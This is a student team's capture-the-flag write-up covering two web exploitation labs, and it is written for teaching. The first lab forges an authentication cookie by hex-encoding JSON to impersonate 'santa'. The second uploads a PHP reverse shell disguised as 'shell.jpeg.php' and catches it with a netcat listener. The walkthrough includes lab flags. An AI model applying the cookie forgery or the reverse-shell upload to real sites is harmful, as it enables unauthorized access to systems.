

PSP0201

Week 2

Writeup

Group Name: WakuWaku

Members

ID	Name	Role
1211103115	Azri Syahmi Bin Azhar	Leader
1211103233	Muhammad Amir Adib Bin Mohd Aminuddin	Member
1211103419	Muhammad Afif Jazimin Bin Idris	Member
1211103284	Miteshwara Rao A/L Subramaniam	Member

Day 1: Web Exploitation – A Christmas Crisis


Tools used: Attackbox, Firefox

Solution/walkthrough:

Question 1: Inspect the website. What is the title of the website?

Answer: Christmas Console


Enter the IP address of the target machine and inspect the website to see the title.



Question 2: What is the name of the cookie used for authentication?

Answer: auth

Create an account and log in to the account. We are taken to the view console where all of Santa's systems are down. Unfortunately, we don't have the authority to turn any of them back on at this time.



Open up the browser developer tools, and navigate to the Storage tab to check on the cookie. The auth cookie is seen.

Question 3: In what format is the value of this cookie encoded?

Answer: Hexadecimal

Retrieve the cookie's value. The value consists of a-z and 0-9.

Value
7b22636f6d70616e79223a22546865204265737420466573746976616c20436f6d70616e79222c2022757365726e616d65223a2274696d6f746879227d

Question 4: Having decoded the cookie, what format is the data stored in?

Answer: JSON

Decode the cookie value to a string using Cyberchef. The string consists of curly braces({})

The screenshot shows the CyberChef interface. In the 'Input' section, there is a large hex string: 7b22636f6d70616e79223a22546805204265737420466573746976616c20436f6d70616e79222c2022757365726e616d65223a22617a7269227d. Below it, the 'Output' section shows the resulting JSON object: {"company": "The Best Festival Company", "username": "azri"}. The 'From Hex' recipe is selected.

Question 5: What is the value for the company field in the cookie?

Answer: The Best Festival Company

The screenshot shows the CyberChef interface with the JSON output from the previous step: {"company": "The Best Festival Company", "username": "azri"}. The 'Output' section displays this data, and the 'start', 'end', 'length', and 'time' details are shown above the output area.

Question 6: What is the other field found in the cookie?

Answer: username

Question 7: What is the value of Santa's cookie?

Answer:

7b22636f6d70616e79223a22546865204265737420466573746976616c20436f6d70616e79222c2022
757365726e616d65223a2273616e7461227d

Change the username to 'santa', encode back the JSON statement to hex.

The screenshot shows the CyberChef interface with the 'To Hex' recipe selected. The input field contains the JSON string: {"company": "The Best Festival Company", "username": "santa"}. The output field shows the resulting hex dump: 7b22636f6d70616e79223a22546865204265737420466573746976616c20436f6d70616e79222c2022757365726e616d65223a2273616e7461227d. The 'BAKE!' button is visible at the bottom.

Question 8: What is the flag you're given when the line is fully active?

Answer: THM{MjY0Yzg5NTJmY2Q1NzM1NjBmZWFlYmQy}

Replace the value in the current auth cookie with the hexadecimal value we received and refresh the page. We are now logged in as Santa.

The screenshot shows a web application titled 'CONTROL CONSOLE'. It features a large image of a teddy bear on the left. On the right, there is a table with two columns: 'Control' and 'Active?'. The table lists six items: Part Picking, Assembly, Painting, Touch-up, Sorting, and Sleigh Loading, all of which are currently set to 'No'. A 'Logout' button is located in the top right corner of the interface.

Control	Active?
Part Picking	No
Assembly	No
Painting	No
Touch-up	No
Sorting	No
Sleigh Loading	No

Now having access to the controls, switching on every control shows the flag.

Control	Active?
Port Picking	Yes
Assembly	Yes
Painting	Yes
Touch-up	Yes
Sorting	Yes
Sleigh Loading	Yes

THM{MjY0Yzg5NTJmY2Q1NzM1NjBmZWfhYmQy}

Thought Process/Methodology:

We were directed to a login/registration page after entering the IP address. We then inspect the website to find out the title. We went on to create an account and log in. After logging in, we open the developer tool in our browser and select the Storage tab to view the site cookie. We concluded from the cookie data that it was a hexadecimal value and used Cyberchef to convert it to text. We saw the elements and their values (company: The Best Festival Company, username: azri) The username element was detected in a JSON statement. We changed the administrator account's username to 'santa' and then converted it back to hexadecimal using Cyberchef. We refreshed the page after replacing the cookie value with the converted value. We were now taken to an administrative page (Santa's) where we were able to enable each control, which then displayed the flag.

Day 2: Web Exploitation – The Elf Strikes Back!


Tools used: Attackbox, Firefox

Solution/walkthrough:


Question 1: What string of text needs adding to the URL to get access to the upload page?

Answer: ?id=ODIzODI5MTNiYmYw

Use a GET parameter at the end of the URL by using 'id' as the parameter name and the given id number (ODIzODI5MTNiYmYw) as the value which makes it as '?id=ODIzODI5MTNiYmYw'.



After doing so, it will redirect you to the following page.




Question 2: What type of file is accepted by the site?

Answer: Image

Right-click and then click on the view source page. From this, you would be able to see what kind of file format is accepted.

Question 3: In which directory are the uploaded files stored?

Answer: /uploads/



Question 4: Read up on netcat's parameter explanations. Match the parameter with the explanation below.


Answer:

I- Used to specify that nc should listen for an incoming connection rather than initiate a connection to a remote host.

v- Have nc give more verbose output.

n- Do not do any DNS or service lookups on any specified addresses, hostnames or ports.

p- Specifies the source port nc should use, subject to privilege restrictions and availability.




The screenshot shows a terminal window on a Kali Linux system. The title bar says "Terminal". The command entered is "nc -h". The output provides a detailed list of netcat options:

```
kali@kali:~$ nc -h
[...]
connect to somewhere: nc [-options] hostname port[s] [ports] ...
listen for inbound:    nc -l -p port [-options] [hostname] [port]
options:
  -c shell commands      as `~-e'; use /bin/sh to exec [dangerous !! ]
  -e filename            program to exec after connect [dangerous !! ]
  -b                   allow broadcasts
  -g gateway             source-routing hop point[s], up to 8
  -G num                source-routing pointer: 4, 8, 12, ...
  -h                   this crust
  -i secs               delay interval for lines sent, ports scanned
  -k                   set keepalive option on socket
  -l                   listen mode, for inbound connects
  -n                   numeric-only IP addresses, no DNS
  -o file               hex dump of traffic
  -p port               local port number
  -r                   randomize local and remote ports
  -q secs               quit after EOF on stdin and delay of secs
  -s addr               local source address
  -T tos                set Type Of Service
  -t                   answer TELNET negotiation
  -u                   UDP mode
  -v                   verbose [use twice to be more verbose]
  -w secs              timeout for connects and final net reads
  -C                  Send CRLF as line-ending
  -z                  zero-I/O mode [used for scanning]
port numbers can be individual or ranges: lo-hi [inclusive];
hyphens in port names must be backslash escaped (e.g. 'ftp\~-data').
```

Question 5: What is the flag in /var/www/flag.txt?

Answer: THM{MGU3Y2UyMGUwNjExYTY4NTAxOWJhMzhh}

Get ready your netcat listener using a common port which in this case I'll be using port 1234, type 'nc -lvpn 1234' in the terminal




A terminal window titled 'root@ip-10-10-116-88: ~'. The window shows the following command sequence:

```
root@ip-10-10-116-88:~# cp /usr/share/webshells/php/php-reverse-shell.php ./shell.jpeg.php
root@ip-10-10-116-88:~# nano shell.jpeg.php
root@ip-10-10-116-88:~# nc -lvpn 1234
Listening on [0.0.0.0] (family 0, port 1234)
```

Then click on the 'shell.jpeg.php' in the '/uploads/' page


Then in the terminal, this would appear



A terminal window titled 'root@ip-10-10-116-88: ~'. The window shows the following command sequence:

```
root@ip-10-10-116-88:~# nc -lvpn 1234
